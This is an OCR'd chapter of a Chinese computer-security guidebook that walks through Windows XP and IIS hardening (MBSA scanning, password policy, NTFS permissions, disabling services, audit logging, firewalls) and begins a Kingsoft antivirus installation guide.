- 流氓软件清除详解

随着互联网的兴起，网络的普及，越来越多的人喜欢运用网络来学习、娱乐、生活，网络这个先进工具给人们带来了无尽的便捷，但在便捷的同时也存在着安全隐患。因此，为了将安全隐患降到最低点，最便捷有效的做法就是做好网络的安全防御工作。

11.1　建立系统漏洞防御体系

网络安全防御是一个烦琐的工作，需要从多方面着手，争取做到万无一失，这些防御工作的第一步就是建立系统漏洞防御体系。

11.1.1　检测系统是否存在可疑漏洞

Microsoft Baseline Security Analyzer2.1（微软基线安全分析器，简称 MBSA）是一款专门性检测工具，帮助用户检查电脑系统的安全设定是否合乎要求，还会建议用户如何修改系统，让用户的电脑更加不易入侵、提升系统安全。具体操作步骤如下：

步骤 1 双击 MBSA 的主程序 MBSA-Setup.msi，打开“MBSA 安装向导”窗口，如图 11-1 所示。

步骤 2 单击 Next 按钮，打开“安装协议”窗口，并选择“I accept the license agreement（即同意安装条款）”单选项，如图 11-2 所示。




图 11-1　“MBSA 安装向导”窗口




图 11-2　“安装协议”窗口

步骤 3 单击 Next 按钮继续安装，即可打开“安装路径”窗口，如图 11-3 所示。在其中显示了文件安装路径，默认安装在“C 盘”根目录下，如果要更改文件安装路径，可以单击 Browse 按钮进行更改，如图 11-4 所示。




图 11-3　“安装路径”窗口




图 11-4　更改安装路径窗口

步骤 4 选择安装路径之后，单击 OK 按钮，返回安装路径页面窗口。单击 Next 按钮，打开图 11-5 所示的安装信息。

步骤 5 单击 Install 按钮开始安装，将会看到图 11-6 所示的安装进度。在安装完毕之后，即可弹出图 11-7 所示的安装完成对话框。




图 11-5　MBSA 安装信息




图 11-6　MBSA 安装进度




图 11-7　MBSA 安装完成

MBSA2.1 与传统的扫描器有一点不同：扫描器支持扫描本地或远程的主机，可以是单个的 IP，也可以是一个网段。

注意

必须保证用户有所扫描主机的管理员口令，否则禁止随便扫描。因为该软件本身就是为管理员设计的，而不是为那些黑客准备的。

安装完成之后，就可以使用该软件对系统进行检查，在使用前先来认识一下 MBSA2.1 的主窗口，如图 11-8 所示。具体操作步骤如下：

步骤 1 单击 MBSA2.1 主窗口上的 Scan a computer 选项，打开“扫描单个计算机”对话框，如图 11-9 所示。




图 11-8　“Microsoft Baseline Security Analyzer2.1”主窗口




图 11-9　“扫描单个计算机”对话框

步骤 2 在 computer name 下拉列表框中填写须要扫描的计算机名称，或在 IP address 文本框中填写要扫描的 IP 地址。因为要扫描的是本机，因此默认设置即可。另外，还可以选择扫描 Windows 漏洞、弱密码、IIS 漏洞、SQL 漏洞、安全更新中的一种或几种，安全起见就用默认设置，所有扫描选项都选中。设置完成后单击 Start Scan 按钮开始扫描，即可出现图 11-10 所示的扫描进度。

步骤 3 扫描完成后详细的结果会显示出来，如图 11-11 所示。扫描结果是按照扫描的类别分开显示的，对于有问题的部分 MBSA 会用红色叉号标示出来，而没有问题的部分则会显示为绿色的对勾。




图 11-10　单个计算机扫描中




图 11-11　“扫描单个计算机”结果

步骤 4 在扫描结果中，单击 What was scaned 选项，即可看到该项目扫描了哪些问题；单击 Result details 选项，则显示了扫描的详细结果，如图 11-12 所示。

步骤 5 单击 How to correct this 选项，则会以 HTML 格式显示图 11-13 所示的详细错误信息。




图 11-12　扫描报告漏洞描述




图 11-13　HTML 格式显示

步骤 6 在 MBSA2.1 主窗口单击 Scan multiple computer 选项，打开“扫描多台计算机”窗口，如图 11-14 所示。从中用户可以指定扫描一个域，或者选择某一个 IP 地址段，同样，还可以选择要扫描的项目。

步骤 7 如果用户的局域网中有 SUS 服务器，还可以在这里选择使用一个 SUS 服务器，这样 MBSA 扫描过程中所需的更新内容将会从 SUS 服务器下载，而不是到微软的网站去下载。

步骤 8 在设置完成后，单击 Start Scan 按钮，开始扫描，并出现图 11-15 所示的扫描进度。稍等片刻（如果要扫描的计算机数量非常多，那需要的时间可能会非常长）即可出现扫描结果，如图 11-16 所示。

步骤 9 单击 Pick a security report to view 选项，打开“选择扫描报告输出”窗口，如图 11-17 所示。




图 11-14 “扫描多台计算机”窗口




图 11-15 多台计算机扫描中




图 11-16 多台计算机扫描结果




图 11-17 选择扫描报告输出

步骤 10 此时，用户可以看到已经扫描过的主机的扫描报告，如图 11-18 所示。扫描完成之后的处理方式和单机处理方式基本相同，这里不再赘述。

图 11-18 扫描报告示意图

在 MBSA 的帮助下，系统的大部分已知漏洞都可以解决，不过安全永远都不是绝对的，因为还有很多未知的系统漏洞，或由于用户不规范操作造成的安全隐患，这些问题随时都在威胁着系统和数据的安全。

因此，千万不能因为使用了 MBSA 而麻痹大意或放松警惕性，只有尽可能地不给黑客以可乘之机，才有可能使自己更好地享受网络创造的美好环境。

11.1.2　如何修补系统漏洞

在系统检测完毕之后，如果后发现系统有漏洞，就需要及时地对其漏洞进行修补，防患于未然，这样才能保证系统长久、安全的运行。

1．密码保护

如何对这些漏洞进行修补，这就要看黑客们通常是以什么手段入侵这些漏洞的。正所谓解铃还须系铃人，通常情况下，黑客都是通过获得特权用户的密码来提升权限的，因此，对密码的保护是防御的重要关口。

黑客一般采用密码文件破解、会话窃听、密码字典、穷举等方法获取密码。防止黑客获取密码文件可以通过访问权限进行限制，采用强会话加密和 IPSec 可有效防范“嗅探器”的窃听。大部分情况下，用户的密码之所以被破解，都是由于采用了空密码或弱密码，弱密码是指密码位数太短、易猜测，这样的密码通过密码字典或穷举即可破解

应该怎样设置自己的密码才不容易被黑客破解，下面告诉大家一些策略：

① 密码不能为空，且密码为数应达到一定的长度，如不少于八位字符。

② 密码应难猜测（不使用人名、日期、地名等易联想到的名词）。

③ 密码应满足一定的复杂度（字母、数字、特殊字符混合）。

④ 密码失效期尽量短，保证更换的频度。

⑤ 在一定的期限内密码要避免重复使用，应追踪限制密码历史记录。

在设置密码时只要做到上述几点，一般情况下密码就很难被破解。虽然对于普通用户而言这个要求有点高，但管理员必须通过系统安全策略确保用户遵守这些要点。

以 Windows XP 系统为例，选择“开始”→“设置”→“控制面板”→“管理工具”命令，在打开的“管理工具”窗口中设置“本地安全策略”密码策略，即可保证每个账户密码都有足够强度，这些安全策略也可以通过活动目录中的组策略来实现，如图 11-19 所示。

图 11-19　本地安全设置

2. 安全的文件系统

对漏洞进行修补，仅仅对密码进行保护还是不够的，还要采用安全的文件系统，屏蔽不安全的文件系统，如 FAT、FAT32 等，因为这些系统文件不能对存储数据进行用户级的保护，特别是对用户本地登录行为缺乏保护。

下面简单介绍一下 Windows XP 系统的漏洞修补操作，可以从盘符或目录的属性窗口中看到安全标签，如果是在 Windows XP 操作系统的 IIS 服务下来测试网站，就可能会碰到因为网站目录的权限设置而出现各种错误，导致网站不能被正常测试。

但如果想使用 Windows XP 系统像在 Windows 2003 系统中那样显示安全标签，则可以执行如下操作步骤：

步骤 1 选择“开始”→“设置”→“控制面板”→“文件夹选项”命令，在“文件夹选项”窗口中选择“查看”选项卡，在其中取消“使用简单文件共享（推荐）”前的对勾，单击“确定”按钮，保存其设置，如图 11-20 所示。

步骤 2 打开盘符或目录的属性窗口，NTFS 格式“安全”选项卡也就出现了。这样，就可以非常方便地为不同用户设置不同的访问权限。




图 11-20 “文件夹选项”对话框

通常情况下，不同用户设置不同的访问权限，都是在虚拟目录的文件上设置 ACL，虽然此步骤从某种程度上取决于应用程序，但一些主要规则仍然适用，如表 11-1 所示。

表 11-1 虚拟目录文件夹上的 ACL 设置

文 件 类 型	访问控制列表
CGI（.exe,.dll,.cmd,.pl）	Everyone（X）；Administrators（完全控制）；System （完全控制）
脚本文件（.asp）	Everyone（X）；Administrators（完全控制）；System （完全控制）
Include 文件（.inc，.shtm，.shtml）	Everyone（X）；Administrators（完全控制）；System （完全控制）
静态内容（.txt,..gif,.jpg,.html）	Everyone（R）；Administrators（完全控制）；System （完全控制）

3. 禁用不必要的服务

对于一个网络而言，维护其安全的重要性不言而喻。如果开启过多服务或某些不需要的服务，则会出现许多意想不到的麻烦，用户将要面对许多漏洞的困扰。

不仅如此，还要时时提防未来由该服务所引起的其他新的漏洞。这些漏洞能带来以下三点麻烦：一是能使黑客获取更高的权限；二是能使远程黑客发动拒绝服务攻击；三是能让远程黑客上传任意文件至受影响服务器上，并有可能执行它。

虽然什么问题都有其解决的方法，但不需要因为这些不必要的服务而花费过多精力，而是要及时做出一些相应的措施，使自己摆脱被动局面。比如， FTP 存在的漏洞可以不经认证就通过防火墙传输信息，导致恶意用户可以穿过防火墙访问内部资源。因此，如果不使用 FTP，那就把它关掉。

NetBIOS 是计算机局域网领域流行的一种传输方式，但也是 Windows 的一大安全隐患，对于

Web 服务器，一般不需要 NetBIOS，所以可以关闭它。如果 IIS 安装了 Index Service（索引服务），则要面对至少三个以上的有关这个服务产生的漏洞，因此，如果不使用，就最好将其关闭。关闭索引服务的两种方法如下：

方法一：选择“开始”→“设置”→“控制面板”→“管理工具”→“计算机管理”命令，在打开的“计算机管理”窗口中将其关闭，如图 11-21 所示。

方法二：选择“开始”→“设置”→“控制面板”→“添加/删除程序”命令，在打开的“添加/删除程序”对话框中删除索引服务，如图 11-22 所示。

远程注册表 Remote Registry 是个大漏洞，需要将其尽快关闭。

图 11-21　停用索引服务选项

图 11-22　删除索引服务组件

关闭远程注册表“Remote Registry”漏洞的具体操作步骤如下：

步骤 1 选择“开始”→“设置”→“控制面板”→“服务”命令，进入“服务”窗口并找到 Remote Registry 选项。

步骤 2 右击 Remote Registry 选项，在弹出的快捷菜单中选择“属性”命令，打开“Remote Registry 的属性”对话框，如图 11-23 所示。

图 11-23　“Remote Registry 的属性”对话框

步骤 3 在“常规”选项卡中将“启动类型”选项设置为“已禁用”选项，再单击“停止”按钮，最后单击“应用”按钮，这样，别人就不能远程修改自己的注册表。

当然，使用该方法也可以关闭或禁用其他不必要的服务，从而为预防漏洞攻击做好准备工作，彻底杜绝黑客的侵袭。

4．Web 服务安全设置

以前，黑客的攻击对象集中在操作系统和网络协议上，但随着这些攻击目标的弱点和漏洞逐渐得到修补，要进行这类攻击已经变得有些困难。操作系统正在变得更加稳健，对攻击的抵抗能力日益提高。随着身份验证和加密功能渐渐被内置到网络协议中，网络协议也变得更加安全。此外，防火墙也越来越智能，成为网络和系统的外部保护屏障。

现在，有很多因素促成 Web 黑客活动的快速增加，其主要原因就是防火墙允许几乎所有 Web 通信都可以进出网络。此外，Web 服务器和基于 Web 的应用程序有时是在“功能第一，安全其次”的思想指导下开发出来的，当 Web 服务器面临巨大威胁时，就需要保障其安全，把这些存在的漏洞修补好，让黑客们无从下手。因此，对 Web 服务器的修补就显得非常重要。除对已知软件 Bug 进行修补之外，仔细地进行安全设置也是非常重要的。

Windows 操作系统的 IIS 是大家最常用的 Web 服务器之一，支持需要服务器端处理的多种文件类型，默认存在多种应用程序映射，如.htw、.ida、.asp、.cer、.shtm、. shtml、.stm 等，通过这些程序映射，可知道对于什么样的文件该用什么样的动态链接库文件进行分析处理，但在映射程序中发现存在缓存溢出问题的程序映射已很多，攻击者可利用这些程序映射中存在的缓存溢出获取系统权限。其他映射程序目前暂时还没有发现漏洞，但也不能保证安全。

对于 IIS 服务器，其安全漏洞多得令人难以忍受，通过这些漏洞可以进行目录遍历、任意执行命令和通过溢出进行权限提升。因此，为了避免不必要的麻烦，最好将这些不需要的程序映射删除。删除不必要“应用程序映射”的具体操作步骤如下：

步骤 1 选择“开始”→“设置”→“控制面板”→“管理工具”命令，打开“管理工具”窗口。双击其中的“Internet 信息服务器”选项，打开“Internet 信息服务”对话框，如图 11-24 所示。

步骤 2 在选择本地计算机之后，右击其中的“网站”目录，并在弹出的快捷菜单中选择“属性”命令，打开“网站属性”对话框，如图 11-25 所示。

图 11-24 “Internet 信息服务”对话框

图 11-25 “网站属性”对话框

步骤 3 在“主目录”选项卡中单击“配置”按钮，弹出“应用程序配置”对话框，此时可在“映射”选项卡中一个一个地删除无用的程序映射，如图 11-26 所示。

在那么多文件中，如果不小心把某文件给误删了怎么办？别担心，可以重新设置。不过必须安装最新的系统修补程序，才能解决程序映射问题，并且选定相应的程序映射，再单击“编辑”按钮，即可弹出“添加/编辑应用程序扩展名映射”对话框，在其中勾选“检查文件是否存在”复选框，以允许服务器在将扩展名映射到应用程序之前，检查请求的脚本是否存在，如果存在，才会去调用程序映射中定义的动态链接库来进行解析，如同 11-27 所示。

图 11-26　“应用程序配置”对话框

图 11-27　“添加/编辑应用程序扩展名映射”对话框

安装 IIS 为用户工作提供了极大的便利，但众所周知，IIS 服务器组件存在一些漏洞，而且安装完成后在 root 下会默认生成一些目录，并且会默认几个虚拟目录，包含一些示例应用程序。但其实际位置不一样，有的在系统目录下，有的在重要文件夹下。

因此，很多“不法之徒”才会常常利用这些示例程序，实现一些本来无法实现的操作。所以，为了安全起见，必须删除一些不必要并且存在安全隐患的虚拟目录。

Unicode 漏洞也是一个很强大的攻击对象，因为有了这个漏洞，攻击者可以未经授权利用 IUSR_machinename 账号的上下文空间访问任何已知的文件，通过 IE 浏览器远程运行被攻击计算机的 cmd.exe 文件，从而使该计算机的文件暴露，而且可以随意执行和更改文件，就如同一个用户成功登录所能完成的一样。

所以，为避免该类攻击，可采用如下一些方法来堵住 Unicode 漏洞：

- 限制网络用户访问和调用 cmd 的权限。
- 如果没有必要使用 Scripts 和 Msadc 目录，可以将其删除或者改名。
- 安装 NT 系统时，不要使用默认 WINNT 路径，可以改为其他的文件夹。

解决 Unicode 漏洞最好的办法是下载一些微软提供的补丁，可从如下站点进行下载：

IIS4.0：http://www.microsoft.com/ntserver/nts/downloads/critical/q269862/default.asp

IIS5.0: http://www.microsoft.com/windows2000/nts/downloads/critical/q269862/default.asp

11.1.3　监视系统的操作进程

尽管系统可以不断地进行漏洞修补，但随着网络技术的更新换代，还是会有很多新漏洞出现。因此，除了对漏洞进行修补之外，还要对系统的运行状态进行监视，以便于网管能够及时地发现利用各种漏洞的入侵行为。

1. 开启系统审核机制

由于在 Windows 系统中，所有的操作系统和应用系统等都带有日志功能，可以根据需要将发生在系统中的事件记录下来。因此，用户就可以通过查看与安全有关的日志内容，来发现黑客的入侵和入侵后的所作所为。

下面以 Windows XP 系统为例，来介绍一下相关的操作（为不影响系统的原有性能，默认的安全策略并不对安全事件进行审核）。具体操作步骤如下：

步骤 1 选择“开始”→“设置”→“控制面板”→“性能和维护”→“管理工具”→“本地安全策略”选项，打开“本地安全设置”窗口，如图 11-28 所示。

图 11-28 “本地安全设置”窗口

步骤 2 双击“本地策略”下的“审核策略”选项，即可看到相关的安全设置。这样，就可以帮助用户来发现外部黑客的入侵行为。对于关键的应用服务器和文件服务器，应该同时启用剩下的策略。

步骤 3 要想启用“审核对象访问”策略，必须使用 NTFS 文件系统。它不仅可以对用户提供访问控制，而且还可以对用户的访问操作进行审核。

其实，对于系统的重要资源就可以用此类配置。只要所有的审核都生效，用户就可以通过检查日志来发现黑客的蛛丝马迹，从而循着这个线索去抵抗他。

2. 运用日志监视

日志作为一种系统监视工具，只要在系统中启用审核之后，管理员就可以通过选择“开始”→“设置”→“控制面板”→“性能和维护”→“管理工具”→“事件查看器”命令，打开“事件查看器”窗口。在其中选择“时间查看器（本地）”下的“安全性”选项，右击安全性事件并在弹出的快捷菜单中选择“属性”命令，来查看自己的安全日志，如图 11-29 所示。

因为日志监视非常方便也非常重要，所以，应该对此进行严格的操作，甚至可以尝试着去对日志的某些细节进行修改，使之可以更全面更细致地进行漏洞检测。众所周知，IIS 日志的存

放路径是固定的（%WinDir%/System32/LogFiles），这对 Web 服务器的日志是非常不利的。如果要想不被侵犯，不妨去修改一下它的存放路径。




图 11-29　安全日志示意图

下面以 IIS 为例，来简单讲述一下修改日志存放路径的具体操作步骤：

步骤 1 选择“开始”→“设置”→“控制面板”→“性能和维护”→“管理工具”→“Internet 信息服务”命令，即可打开“Internet 信息服务”对话框，在其中找到网站目录。

步骤 2 右击找到的网站目录，从弹出的快捷键中选择“属性”命令，打开“默认网站（停止）属性”对话框，如图 11-30 所示。

步骤 3 在“网站”选项卡中（在已经选择启用日志记录的情况下）单击“属性”按钮，即可打开“扩展日志记录属性”对话框，如图 11-31 所示。

图 11-30　“默认网站（停止）属性”对话框




图 11-31　“扩展日志记录属性”对话框

步骤 4 在“常规属性”选项卡中单击“浏览”按钮，打开“浏览”对话框，在其中修改相应的日志存放路径。

日志其实就是管理员为了解系统安全状况而设计的，是其进行网络管理的一种方法。其他的用户没必要去访问。因此，最好把日志设置成只有管理员才可以进行访问，并给它加上审核的功效。如果条件允许，还可单独设置一个分区进行日志保存，这样除便于管理外，也避免了日志可能出现在系统中并保存在一个地方或导致日志填满硬盘的情况。

11.1.4 抵抗漏洞的防御策略

IT 技术的发展导致系统漏洞不断出现，面对这种问题，最好的办法就是勇敢地去面对黑客攻击，并积极地想一些有效的办法去应对。这是一场看不到硝烟的战争，是一场智慧的碰撞，容不得一点马虎和懈怠。

1. 抵抗漏洞的防御策略

其实要进行漏洞防御，首先要做的就是：组建一支技术过硬且能够及时应变的安全工程师队伍。如果暂时做不到，也可以将服务外包给高水平的安全技术公司。

如果要组建安全工程师队伍，其具体的防御策略应该包括如下几个策略：

① 要想确保自己的网络安全，必须熟悉黑客的攻防技术和心理，应该知道黑客大致在什么地方，威胁在什么地方。同时，用户还要保护好自己的资源，应该明白谁是最大的安全隐患和黑客是怎么攻击的。

② 还需要用户做好自己的防御准备，要建立完善的防御体系和应急机制，构筑防火墙是主要的，并且和入侵检测系统结合起来，开始积极地防御。

③ 只是高水平的管理员具有防御知识还不行，还必须对系统内所有用户进行安全技术知识的培训，即要求其掌握一些基本的安全常识，以便于出现问题时能够全面进行防御。

④ 不仅要有过硬的技术，还要有严格的制度。

因为，在商业系统中，最具威胁的漏洞实际上还是人为的漏洞，其中常见的莫过于密码和密钥的泄漏等，所以应该建立严格的管理和监管制度。

2. 修建防火墙

所谓防火墙其实就是一个位于计算机和它所连接的网络之间的软件，对流经它的网络通信进行扫描，这样能够过滤掉一些攻击，以免其在目标计算机上被执行。它还可以关闭不使用的端口，而且还能禁止特定端口的流出通信，封锁“木马”的置入途径。最后，它还可以禁止来自特殊站点的访问，从而防止来自不明入侵者的所有通信。

同时，防火墙系统决定了哪些内容服务可以被外界访问，外界的哪些人可以访问内部的哪些服务以及内部的人员可以访问哪些资源。所有往来的信息都必须经过防火墙的过滤，只有被授权的数据才能通过。

11.2 金山毒霸杀毒软件使用详解

实现网络安全防御除了自身建立系统漏洞防御体系之外，还需要一些专门的杀毒软件来实现病毒的预防与查杀功能，国内外有许多著名的杀毒软件，本节将要介绍金山毒霸杀毒软件的使用功能。

11.2.1 金山毒霸的安装流程

要想了解金山毒霸的杀毒功能，首先就需要安装此软件，具体操作步骤如下：

步骤 1 双击金山毒霸 2008 的安装文件，打开“金山毒霸 2008 杀毒套装安装程序”对话框，如图 11-32 所示。

步骤 2 单击“下一步”按钮，打开“许可协议”对话框，查看相应的安装协议，如图 11-33 所示。单击“我接受”按钮，打开“选择组件”对话框，在其中选定安装的类型，如图 11-34 所示。

图 11-32　“金山毒霸 2008 杀毒套装安装程序”对话框

